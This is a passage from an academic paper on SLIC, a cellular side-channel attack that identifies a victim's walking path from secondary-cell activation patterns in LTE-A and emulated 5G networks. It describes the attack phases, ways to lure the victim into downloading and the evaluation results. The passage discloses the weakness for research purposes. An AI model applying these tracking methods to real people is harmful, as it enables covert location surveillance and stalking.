We also assume that our target user has some cellular downlink activity because only then the presented side channel is available. Note that it is common to see cellular downlink activity while walking. With the abundance of cellular downlink bandwidth (and the availability of unlimited data plans in many countries [19,20]), it has become a norm to stream music in the form of music 'videos' [21,22]. Moreover, a non-negligible portion of the population watches video content while walking (dubbed as 'Netflix-and-Stroll') [23].

We consider that a SLIC adversary has some basic context information about when her target user is *on the move* and performs the path identification when the target is moving. For example, an adversary may learn the commuting pattern or meeting schedules via the target's public calendar (e.g., a public online calendar with "busy/free" marks).

We consider a single passive adversary device within a primary cell. In principle, with multiple passive adversary devices in adjacent primary cells, an adversary can obtain path fingerprints across adjacent primary cells with minor discontinuity in side-channel measurements.

We use the Temporary Mobile Subscriber Identity (TMSI) of the device to refer to the identity of a user. We assume that adversaries can conduct a separate attack proposed by Shaik et al. [3] (or a similar attack that is recently shown to be feasible in 5G networks [24]) to link the TMSI to the real-world identity of users.

Strategies to activate the side channel. As discussed in Section 1 and demonstrated in Section 2.2, the side channel reliably captures the number of secondary cells at each location when a target user is utilizing the downlink bandwidth. A SLIC adversary may have several options to achieve this:

1) The adversary can encourage a target user to begin downloading certain content for a couple of minutes. For example, a link to any interesting high-volume content (e.g., a BBC breaking news clip) can be sent to a target user to trigger the user's download while walking one of the fingerprinted paths. Additional context information about a target user can be helpful (e.g., sending legitimate work-related file contents). Note that it is far *different* from phishing attacks (where a target user is tricked into clicking a link to malicious content) because the suggested contents are completely benign and malware-free.
2) The adversary can initiate a high-volume interactive session with a target user via emerging technologies, such as augmented reality (AR) or virtual reality (VR) conference calls or multi-player AR games [25, 26]. Even if a target turns off all his video/AR/VR data streams except his voice, the adversary can still activate the target's download by streaming her high-volume video/AR/VR data.

Even if the above options are unavailable, an opportunistic attack is possible.

3) The adversary can opportunistically wait until the target starts some downlink activities. This is possible as the adversary can keep track of the target UE's TMSI over time and monitor the target's real-time downlink rates.

Note that the above strategies do *not* make the SLIC any less stealthy because they are all deemed legitimate behaviors (e.g., sending a legitimate YouTube link, authentic work-related files, or making AR/VR sessions with a target user).

4 Attack Design and Implementation

We begin with the overview of SLIC (§4.1) and explain the detailed attack steps for the main path-identification attack (§4.2), where a SLIC adversary is able to fingerprint all plausible paths. We extend the main attack by considering the case when a SLIC adversary misses fingerprinting some plausible paths (§4.3).




Figure 4: System model of SLIC, which is divided into two phases, namely the Reconnaissance and Attack phase.


4.1 Overview

SLIC is divided into the following two phases as illustrated in Figure 4. (1) *Reconnaissance phase*: An adversary collects the fingerprints of candidate paths that can be potentially taken by the victim. Specifically, the adversary reads the activation bitmap assigned to a device via a privileged app and obtain the number of activated secondary cells. As the adversary walks a path, the number of activated secondary cells may vary and this change is recorded with the annotated ground-truth location information to obtain a *labeled fingerprint* of the path. The adversary may walk the same path several times to obtain multiple labeled fingerprint records for higher confidence as each walk of the same path will yield similar but slightly different fingerprints. (2) *Attack phase*: The adversary monitors the side channel (i.e., the number of activated secondary cells) of the target victim. Specifically, the adversary utilizes a sniffer tool in the primary cell that can read the activation bitmap broadcast in the public scheduling channel (i.e., by accessing the Physical Downlink Control Channel (PDCCH) and Physical Downlink Shared Channel (PDSCH)). The adversary starts measuring the changes in the side-channel values for a certain duration (e.g., a couple of minutes) to obtain the victim's fingerprint. The adversary calibrates all the labeled fingerprints by limiting the maximum number of activated cells to be the same as the victim's fingerprint to match the victim's data usage or device capabilities. She then compares the victim's fingerprint with all the calibrated labeled fingerprints to identify the path taken by the victim.

4.2 Identifying Fingerprinted Paths


The adversary's goal is to identify the path taken by a victim user among the set of fingerprinted plausible paths. Specifically, the adversary compares the *victim's fingerprint* captured during the attack phase to a set of all *labeled fingerprints* collected during the reconnaissance phase.

Notation. We denote f_p^w in the reconnaissance phase as the labeled fingerprint of a candidate path, p, in a walk, w. Each fingerprint $f_p^w = \{x_1, x_2, ...\}$ is a series of non-negative integer side-channel values. We denote the victim's fingerprint in the attack phase as f_u to represent the identity of the path



(a) An example of calibration of labeled fingerprint (b) Resultant calibrated fingerprint

Figure 5: (a) The labeled fingerprint (orange solid line) is calibrated to have at most four activated cells (green dotted line) at any given point of time. (b) The resultant calibrated fingerprint with at most four activated cells.



(a) two walks on the same path (b) two walks on different paths

Figure 6: Illustration of absolute-value DTW. With the absolute-value DTW, we correctly identify the two walks on the same path; i.e., the distance between W_1 and W_2 in (a) is smaller than the distance between W_1 and W_3 in (b).

unknown to the adversary. Hence, the main goal of this attack is to identify the path on which the fingerprint f_u is obtained.

Fingerprinting module *(in (1) Reconnaissance phase).* In the reconnaissance phase, the adversary uses her mobile phone with an app [27] to directly access the messages received from the primary cell. She simultaneously downloads a large file to activate a maximum number of secondary cells and the app reads the activation bitmap along with the configuration messages. By counting the number of activated cells in the activation bitmap while walking a designated path, the adversary obtains the labeled fingerprint of the path.

Fingerprinting module *(in (2) Attack phase).* In the attack phase, the adversary obtains the fingerprints differently by reading the public scheduling channel of the primary cell. As the public scheduling channel is broadcast in clear by the primary cell, the adversary can passively read the activation bitmap information as long as she is in the reception coverage of the victim's primary cell. An adversary can utilize the open-source projects (e.g., srsLTE ([6]) to record the entire downlink signal for the duration (e.g., 2 minutes) of a walk, and read the bitmaps in an offline manner. We use the Matlab LTE Toolbox [28] to read the LTE samples and decode PDCCH and PDSCH. It takes 90 milliseconds on average to decode a PDCCH and a corresponding PDSCH (i.e., one subframe) for a single UE. Overall, it takes about 5.6 minutes for reading a fingerprint of a single victim UE when decoding multiple subframes in parallel with a 32-core machine.

Calibration module. Before this comparison though, we first calibrate all the labeled fingerprints with the maximum number of activated secondary cells observed in the victim's fingerprint. For this, we *cap* all the labeled fingerprints with the maximum CA value of the victim's fingerprint. For example, if the maximum number of activated secondary cells in the victim's fingerprint is four, then we calibrate all the labeled fingerprints to have a maximum of four activated secondary cells at any given point of time; see an example in Figure 5(a) and 5(b). We perform this calibration to adjust the labeled fingerprints as close to the victim's fingerprints in the cases of the victim's low downlink usage or restricted device capabilities.

Comparison module. Upon calibration, we input the calibrated labeled fingerprints and the victim's fingerprint into the comparison module. This module has two main tasks. First, it computes each of the *comparison distances*. Second, it *selects the smallest comparison distance* and outputs the corresponding path as the identified victim's path, $\hat{p}$. That is, we compute $\hat{p} = \arg\min_{p} \mathsf{dist}(f_p^w, f_u)$.

We implement the distance function $\mathsf{dist}(\cdot)$ for comparing the distance using a modified version of DTW [29]. This enables SLIC to adequately compare a pair of fingerprints of the same path that vary slightly due to several reasons, including non-identical walking speeds and patterns. It finds the best alignment between the two fingerprints by warping or stretching the time axis. It works by computing a cumulative distance between each pair of side-channel values of the two fingerprints to finally obtain DTW distance between the pair. For example, Figure 6(a) depicts the mapping between side-channel values of two walks, W_1 and W_2. It depicts that the 4^{th} side-channel value (i.e., 5) in W_2 is stretched to map with the 4^{th} and the 5^{th} value in W_1. The plot also depicts the minimum cumulative distance computed for each matching pair to finally obtain the minimum final distance of 2 (in red).

Note that, unlike the standard DTW technique where the amplitude of the data is considered as noise, the amplitude of our data (i.e., the number of transmitting secondary cells) is the important side-channel information. Hence, we do *not* normalize the amplitude of our data because, otherwise, we may lose the most critical information in the side channel; namely, the physical location information. We call this *absolute-value* DTW. Figure 6 illustrates the absolute-value DTW mapping between fingerprints of walk W_1, W_2 on the same path P_1 and W_1, W_3 on different paths P_1 and P_2. The figure depicts that the cumulative distance computed for each pair of side-channel values of W_1, W_2 does not increase due to the high similarity in their values. This similarity is correctly reflected in the final distance which is a low value of 2. However, the final distance of W_1 and W_3 is 30 (>2) indicating the walks to be less similar than W_1, W_2. Thus, W_1 and W_2 are correctly identified to be belonging to the same path. If the data were to be normalized, W_1 and W_3 will be identified to be more similar (as their shapes are similar) which may lead to incorrect path

identification. As this example illustrates, SLIC utilizes the absolute values of our fingerprints as critical information.

4.3 Handling Unexplored Paths in SLIC

We design an extension of the aforementioned SLIC attack when the adversary *misses* fingerprinting some plausible paths during the reconnaissance phase. We call such paths *unexplored*. The comparison module handles the explored paths in the following ways. It first computes the average DTW distance between all the labeled fingerprints per path to obtain a distance threshold. This threshold determines the average similarity of labeled fingerprints per path. We consider the victim to be walking an unexplored path if the minimum DTW distance between the victim's fingerprint and labeled fingerprints of all paths is greater than the distance threshold (+δ). If the victim's path is already fingerprinted, then the corresponding path is identified as above.

5 Feasibility of SLIC in Existing LTE-A Networks


We first aim to show that the SLIC is feasible in an *existing* LTE-A network in a metropolitan city. By showing the attack feasibility in a cellular network with only three CA capability, we want to discuss the promising potential of the SLIC in emerging cellular networks with much higher CA capability.

5.1 Experiment Setup: SLIC in LTE-A

We test the LTE-A network that supports up to three CA capability (i.e., one primary cell and up to two secondary cells) and we use two Sony Xperia XZ1 phones for the experiments. We run MobileInsight [27] on the phones to decode LTE-A messages, just as the adversaries would do for their reconnaissance step. We have walked eight non-overlapping outdoor paths with an average distance of 260 meters and measured their path fingerprints. We have conducted experiments for seven days at three different times of a day (morning, afternoon, and evening) to obtain eighteen walks per path (144 instances of walks) totaling 37 kilometers in 10 hours.

5.2 Path-Identification Results in LTE-A

We partition our dataset into the labeled fingerprints collected during the reconnaissance phase and the victim's fingerprints collected during the attack phase. For the labeled fingerprints, we use one Sony phone to collect data whereas for the victim's fingerprint we use another Sony phone. We consider data collected on the five days (i.e., twelve walks per path, a total of 96 instances) as the labeled fingerprints and in the other two days (i.e., six walks per path, a total of 48 instances) as the victim's fingerprint.



(a) Path identification accuracy of SLIC (b) Correlation matrix

Figure 7: Accuracy of path-identification attack. The identification accuracy increases as the number of labeled fingerprints increases. The errorbar denotes the standard deviation.

We measure the number of configured secondary cells as a proxy for the number of activated secondary cells due to practical constraints in measuring activated secondary cell at a large scale; e.g., our LTE-A providers have a per-month total bandwidth limit for each SIM, and only a finite number of SIMs can be purchased for academic research. In practice, SLIC adversaries would *not* be bound by these constraints because they would be able to purchase large numbers of SIMs for the reconnaissance step. We model the number activated secondary cells using the measured configured cells by adding random noise to the 13% of all measured samples of the configured cells. This is based on our observation that the number of configured and activated secondary cells matches by 87% in the experiment conducted over seven days (§2.2).

We randomly select a varying number of labeled fingerprints per path ranging from 2 to 12 for all the eight paths. We also randomly select thirty fingerprints as the victim's fingerprints. We iterate this process one hundred times for ten random noisy data. Figure 7(a) shows the path-identification accuracy of SLIC with the increasing number of labeled fingerprints per path from 2 to 12. The overall accuracy increases from 40.7% (for two labeled fingerprints per path) to 50.1% (for twelve labeled fingerprints per path).

To further investigate, we analyze the similarities between all fingerprints in all the paths in our dataset. Figure 7(b) shows this in a correlation matrix of the eight paths. The number in a box (i, j) represents the average of all the pairwise DTW distance between all the fingerprints in the i-th path and the j-th path. For the majority of the paths (i.e., path indices 3, 4, 5, 6, 7, and 8), the fingerprints measured for the same path show the smallest DTW distances. For the other cases, the average DTW distances between the ones measured for the same paths are still close to the smallest.

5.3 Promising Potential of SLIC

While overall accuracy is far from ideal, the result in the existing LTE-A system shows a promising potential, particularly considering that the fingerprints are generated with coarse-grained side channels (i.e., only three values in a three CA). First, the result shows that similar fingerprints are expected in two different walks on the same path. Our samples

in Figure 7 are collected across seven days in the mornings, afternoons, and evenings, and the fingerprints are quite consistent in general. Second, two distinctive fingerprints are expected in general when measured on different paths.

With these promising results, we envision much higher path-identification accuracy with a finer-grained fingerprinting in a cellular network with higher CA capability. In this paper, therefore, we aim to evaluate SLIC in a near-future network with densely deployed small cells. The next few sections describe how we experiment SLIC in a near-future network. In particular, Section 6 describes our Wi-Fi-to-5G evaluation framework where we use an existing WiFi deployment to emulate a densely deployed cellular network.

6 Wi-Fi-to-5G Evaluation Framework

How can we test the SLIC attack in a cellular network with a slightly more (e.g., 7–9) CA capability — a typical near-future 5G deployment scenario? To demonstrate the SLIC attacks in such a not-fully-deployed dense small cell cellular system, we design and implement a *Wi-Fi-to-5G evaluation framework*. Before we describe the rationale behind the design of our framework, we briefly explain why the two typical evaluation approaches, namely, early-deployment/testbed sites and computer simulations, are inappropriate.

- *Early-deployment sites?* As of January 2020, there are only some cities/countries that have deployed 5G infrastructure [30]. In addition, to the best of our knowledge, none of the real deployment (or testbeds) has dense secondary cell deployment at a large scale yet.
- *Computer simulations?* With some advanced computer simulation tools (such as ns-3 [31], OMNeT++ [32], OPNET [33]), one can model and simulate various *physical environments* (e.g., walls, moving objects) for point-to-point wireless channel experiments. Yet, it would be extremely costly computationally (if not infeasible) to simulate large-scale experiments with tens of small cells and buildings with many walking paths, which is crucial for realistic attack evaluation.

6.1 Rationale Behind Using Wi-Fi for 5G Evaluation

The high-level idea of our 5G evaluation framework is to utilize an existing, densely-deployed *Wi-Fi* system to evaluate the behavior/deployment of 5G secondary cells. We argue that this seemingly unconventional idea is indeed a sound approach to evaluating our attacks in realistic 5G environments. The rationale behind this approach is that one of the most promising dense secondary cell technologies, *License Assisted Access (LAA)* which can aggregate unlicensed spectrum, is specifically designed to be *indistinguishable* from the existing Wi-Fi systems for the "effective and fair coexistence" with existing Wi-Fi systems [8, 9].

Table 1: Comparison of Wi-Fi and LAA

Layer	Features	Wi-Fi	LAA
Physical Layer	Frequency Band	5 GHz unlicensed	5 GHz unlicensed
	Max. Transmit Power	1 Watt	1 Watt
	Modulation	OFDM	OFDM
	Transmit Power Control	Yes	Yes
Medium Access Layer	Channel Access	CSMA/CA	Listen-Before-Talk (LBT)
	Contention Window	Exponential increase	Exponential increase
	Transmitter Detection	Beacon Signal	Discovery Signal
	CCA slot duration	9 μsec	9 μsec
	Transmission Duration	5 to 10 msec	2, 3, 8, or 10 msec

Nearly identical physical and medium-access layers. We first illustrate how LAA is designed to be similar to the Wi-Fi system in the physical and medium-access layers in Table 1. First of all, the physical-layer characteristics of the two systems are nearly identical. The two systems use the same 5 GHz unlicensed frequency bands with the same maximum transmit power of 1 Watt [8, 34] and the same OFDM signal modulation. Second, the medium-access layer of LAA is particularly designed to behave like the Carrier Sense Multiple Access/Collision Avoidance technique in the Wi-Fi standard [35]. To be specific, the LAA secondary cells follow Listen-Before-Talk (LBT) procedure in which the cells have to wait for the medium to be free before it can transmit on it [36]. The two systems have the same slot time duration and their contention windows increases exponentially (see Section 15 in 3GPP TS 36.213 [37]). Finally, they transmit periodic signals in a similar manner and have the maximum transmission duration.

The *indistinguishability* requirement. The LAA secondary cells operate in the same frequency as the existing Wi-Fi systems. Naturally, concerns for fair and effective coexistence have been raised by the Wi-Fi standard community, industry, and regulatory bodies since as early as 2015 [38, 39]. After several years of intense discussion, the 3GPP's solution is to enforce strict constraints for the LAA secondary cells and make them *indistinguishable* from Wi-Fi systems; that is, from the Wi-Fi devices' point of view, these LAA cells should look nearly the same as another Wi-Fi system. Their design principles are well explained in the standard document (see Section 7 in 3GPP TR 36.889 [8]) and even explicitly used as a performance evaluation criterion in Intel's whitepaper on their 4.5G systems [9]. This indistinguishable system design and deployment lead us to believe that the future 5G LAA secondary-cell deployment is likely to be similar to the existing Wi-Fi deployment. Hence, this constitutes the justification of our attack evaluation in Wi-Fi networks.

6.2 Overview of Design and Implementation

Although the idea of evaluating SLIC in Wi-Fi networks may seem straightforward, in fact, it requires a number of non-trivial emulations of 5G physical and medium-access layers as well as the user behavior models to obtain the accurate




Figure 8: Wi-Fi-to-5G evaluation framework with an example outcome at each stage. The plot represents the change in the number of secondary cells at different stages of the evaluation framework for a single walk on an indoor path.

side-channel information in 5G networks.

Figure 8 depicts our Wi-Fi-to-5G evaluation framework from the collection of Wi-Fi received signal data to the fingerprint. There exist three stages. In ❶, the Wi-Fi signals are converted to 5G signals. Then the secondary cell configuration algorithm, such as `A1`, `A2`, `A4`, `A6` (see Section 5.5.4 in 3GPP TS 36.331 [15]) is applied in ❷ to emulate the configuration of secondary cells for the device. We consider the above algorithms because it mainly utilizes the signal strengths from secondary cells which we emulate using Wi-Fi APs. The dotted blue line in Figure 8 represents the total number of secondary cells deployed at the user location. We can see that only some of them are actually configured by the evaluation of the secondary cell configuration algorithms; see the solid orange line. In ❸, the number of activated secondary cells is determined based on the data usage to finally obtain the fingerprint. When a user's demand for downlink data stream is limited to a certain extent (e.g., watching videos with the low-resolution setting), the cellular system would not utilize more secondary cells than needed; see the dashed grey line in Figure 8 for the case when a target user needs only up to four secondary cells. We present an in-depth evaluation in Section 8.2 regarding the effects of fingerprints with the limited downlink activities. Refer Appendix A for the details of the three implementation steps.

6.3 Limitation in Wi-Fi-to-5G Evaluation Framework

Our Wi-Fi-to-5G evaluation framework demonstrates realistic emulation of SLIC in certain probable 5G deployment scenarios (e.g., densely deployed unlicensed small cells) but not all possible 5G scenarios. In some 5G deployment scenarios (e.g., millimeter waves, sub-6 GHz spectrum), one may expect different SLIC attack performance due to (1) the different radio frequency ranges, and (2) different indoor/outdoor environments. The range of Wi-Fi APs can be shorter than the range of some 5G cells. Hence, the activation/deactivation of the secondary cells may happen more slowly in some 5G deployments compared to the Wi-Fi deployment leading to a coarser fingerprint. One can also expect different fingerprint quality for outdoor deployments as they may consist of cells with a higher range as compared to indoor deployments. All these differences may affect the performance of the SLIC attack, for example, the attacker may need to obtain a longer victim's fingerprint to identify the path.

7 Evaluation of SLIC in Emulated 5G Networks

In this section, we demonstrate the performance of SLIC in our emulated 5G network with up to nine CA capability using the technique introduced in Section 6. We first describe a detailed experiment setup (§7.1) and present the main performance evaluation of SLIC in two common attack cases (§7.2).

7.1 Experiment Setup for Large-Scale Measurements

Apparatus. For the experiment with the Wi-Fi-to-5G evaluation framework (§6), we develop an Android app on a smartphone that collects received signal strengths indicator (RSSI) values of the Wi-Fi access points (operating in both 2.4 and 5 GHz). We also collect other auxiliary information including Wi-Fi SSIDs and their operating frequencies. We further preprocess the collected data by removing data from 2.4 GHz band to emulate the unlicensed 5G secondary cell deployed in the 5 GHz band [8].

Data collection. We invite four participants to walk on a total of 46 different indoor paths, with an average distance of 56.4 meters. We collect the data using two Nexus 6 phones running the aforementioned data collection app. The paths include corridors and staircases of a large office building with five floors in our institution. Walking different directions on the same path (i.e, 1 to 2 and 2 to 1) are considered as two different paths. We ask each participant to walk 10 times per path, yielding a total of 460 instances of walks totaling 25.9 kilometers across the paths in five hours. The walks are distributed between different times of day (i.e., mornings, afternoons, and evenings) across a duration of 21 days to demonstrate SLIC's robustness across different times.

Path synthesis for large-scale experiments. The number of possible distinct paths in a typical multi-story office building may, in fact, be much higher than the number of paths we choose to walk (i.e., forty-six). Office buildings have several indoor intersections, entrances, exits, and staircases and, thus, there could exist several hundred or even a thousand different




Figure 9: A graph of path segments constructed for a large office building.

Table 2: Number of synthesized paths for path distances

Path distance (meters)	Number of synthesized paths
200-250	291
300-350	624
400-450	1,044
500-550	1,307
600-650	1,073

paths in a building when considering 1-2 minute short walks. Walking all possible 1-2 minute paths (perhaps, multiple times per path) in practice, therefore, would result in an extremely labor-intensive experiment. Instead, we carefully *synthesize* all possible paths in the building using the 46 short paths (or path segments) we measure separately. The synthesized paths represent the large number of plausible paths taken by the victim within primary cell coverage.

For path synthesis, we construct a graph that is made of the above forty-six short path segments as the edges. Figure 9 shows the graph for a large building we test. We superimpose the floor plan of the building for easier interpretation. The graph has 23 edges (46 directed edges) and 17 vertices where every edge connecting any two vertices are collected paths.

We first construct as many distinct paths as possible by finding all random walks without repetition (i.e., no walk on the same segment in a path regardless of the direction). Table 2 shows the number of synthesized paths for different path length ranges. As expected, we can create more distinct paths for longer path lengths. When enumerating for the path length of $[500, 550)$ meters, we can find 1,307 different paths in the building, after which the number gradually decreases for even longer paths due to the limited building size. Then, we obtain fingerprints for the new synthesized paths. We randomly pick the walks from ten collected fingerprints for each path and form the new synthesized fingerprint by concatenating them.

7.2 Attack Evaluation

We present the main evaluation results of the SLIC, focusing on two attack cases: (1) a SLIC adversary fingerprints *all* plausible paths of a victim user, and (2) a SLIC adversary fingerprints *some* plausible paths of a victim user.




Figure 10: Path-identification accuracy of SLIC. The overall accuracy increases with increasing path distance for a different number of fingerprinted paths.




Figure 11: The ROC curve when some of the victim's paths are unexplored. The curve shows that the adversary can achieve high accuracy in identifying fingerprinted paths with low false positives.

7.2.1 Attack Case 1: Fingerprinting *All* Plausible Paths

This attack case models a resource-rich adversary where it is feasible to fingerprint all plausible paths of the victim within primary cell coverage. This is, in fact, similar to our experiment setup where we exhaustively search all possible indoor paths in the large buildings as shown in Figure 9.

Figure 10 depicts the path-identification accuracy of SLIC for varying numbers of fingerprinted paths (100, 200, and 300) with increasing path distance. We evaluate the path-identification accuracy for varying path distance (from 200 to 650 meters). We consider nine labeled fingerprints per path and 100 victim's fingerprints and perform five iterations each time by randomly choosing both labeled and victim's fingerprints. We consider that the victim is fully utilizing all the available secondary cells at each location. Figure 10 indicates that the accuracy increases when the victim walks longer paths. For example, the identification accuracy of 100 fingerprinted path increases from 94% to 98.4% as the distance of the path increases from 200-250 meters to 600-650 meters. Note that we omit the data point at the path distance of 200-250 meters for 300 fingerprinted paths because only 291 paths are available; see Table 2.

7.2.2 Attack Case 2: Fingerprinting *Some* Plausible Paths

In the second attack case, we model a resource-constrained adversary whose best effort reconnaissance may fingerprint the majority of (but not all) plausible paths that could be taken by a victim. Thus, a victim may walk a path that is not fingerprinted by an adversary (or unexplored path).

In this evaluation, we randomly select 300 fingerprinted



Figure 12: Multi-story building types: (a) corridor (e.g., office), (b) open space (e.g., library), and (c) shared floor (e.g., shopping mall).

paths from a total of 624 possible paths with a path distance of 300-350 meters whereas the remaining 324 paths (i.e., 624-300 = 324) are unexplored paths. We then evaluate for 100 victim's fingerprint in which 80 are fingerprinted paths and 20 are unexplored paths. We perform five iterations each time randomly choosing both labeled and victim's fingerprints. Figure 11 shows the ROC curve for 300 fingerprinted paths with the x-axis as the false positive rate (i.e., the ratio of unexplored paths falsely identified as fingerprinted paths) and the y-axis as the true positive rate (i.e., the ratio of fingerprinted paths correctly identified as a fingerprinted path) for varying distance thresholds. The large area under the curve indicates a high true positive rate for a relatively low false positive rate.

Note that care must be taken in this evaluation because some unexplored paths may share some path segments with the fingerprinted paths. For example, an unexplored path 6-7-11-17 shares two path segments with a fingerprinted path 6-7-11-15. If we use such unexplored paths and fingerprinted paths with the shared path segments, our results can be biased due to the artifact of path synthesis. To address this, we remove such unexplored paths from the data set and finally obtain only 87 unexplored paths for the experiment above.

8 How Reliable is the SLIC Attack? — Additional Evaluations

One remaining question is whether the SLIC can reliably identify the path taken by a victim in various environments and operating scenarios. In this section, we perform two additional evaluations to answer: (1) whether the SLIC attack effectiveness depends on different physical environments, particularly various types of building structures (§8.1); and (2) whether the SLIC attack can still identify the path when a victim UE does not fully utilize its downlink bandwidth (§8.2). In addition, we also analyze the effect of minor perturbation of the received radio signal indicator (RSSI) values due to environment changes and transmit power control (TPC) algorithms in the modern wireless systems; refer Appendix D for details.

8.1 SLIC in Various Building Types

Simplified experiment setup. For these extra evaluations, we collect fingerprints from five buildings and use them *directly* (i.e., not going through the path synthesis) for path identification. The measured paths are thus longer than the short path segments we choose for Section 7. We have walked a total of 45 unique paths in the five buildings, collecting 10-14 fingerprints per path with an average distance of 128 meters, totaling 63 km in 12 hours.




Figure 13: Path-identification accuracy in three different building types. SLIC in the corridor and open spaces results in higher accuracy than shared floors. The errorbar denotes the standard deviation.

We classify the five buildings we have walked into three types of building structures to demonstrate the effect of building structures on the uniqueness of the paths and ultimately on SLIC's performance. The three types are *corridors* (e.g., offices), *open spaces* (e.g., libraries), and *shared floors* (e.g., malls), as illustrated in Figure 12.

To evaluate the performance of SLIC for different building types, we vary the number of labeled fingerprints per path (for all 45 distinct paths) from one to nine (yielding a range of 45 to 405 fingerprints). We also select 30 victim's fingerprints and evaluate for 100 iterations each time picking labeled and victim's fingerprints randomly. Figure 13 depicts the overall identification accuracy for all building types when varying the number of labeled fingerprints per path. The overall accuracy increases to 92.3% with nine labeled fingerprints per path, as depicted by the black solid curve. Figure 13 also depicts the individual accuracy for corresponding labeled and victim's fingerprints collected for specific building types.

We observe that the corridors (orange dashed line) and the open spaces (blue dotted line) yield higher accuracy compared to the shared floors (green dash-dot curve). This is most likely because the first two yield more unique fingerprints than the latter due to their building structure. To confirm our conjecture, we plot the probability density function for the total number of configured cells in our dataset in Figure 14. The plot indicates that the corridors and open spaces have a wider distribution compared to the shared floors, meaning the fingerprints on these buildings have a wider range for variations in their values. Moreover, we compute the average entropy of the fingerprints of paths for each of the building types to check that open spaces and corridors indeed exhibit more variation hence more unique fingerprint. The result-




Figure 14: Probability density function for the total number of configured cells. The corridors and open spaces have a wider distribution compared to the shared floor. The entropy indicates that the corridors and open spaces exhibit more variation in their fingerprints.




Figure 15: Path-identification accuracy when a victim requires less than the full available bandwidth in the CA configuration.

ing average entropy confirms our conjecture with corridors, open spaces, and shared floors each yielding 1.73, 1.67, and 1.00, respectively. Consequently, the identification accuracy of corridors and open spaces is higher than shared floors.

8.2 SLIC with Limited Downlink Activity

We evaluate the performance of SLIC when the victim has limited downlink data usage, thereby requiring only some of the configured secondary cells to be activated. We also evaluate across different building types. To simulate varying data usage of the victim, we limit the maximum number of configured secondary cells that can be utilized at any given point in time by capping the fingerprint (see Figure 5). We calibrate all the labeled fingerprints based on the victim's fingerprint. We consider nine labeled fingerprints per fingerprinted path and evaluate for 100 iterations each time picking labeled and victim's fingerprints randomly.

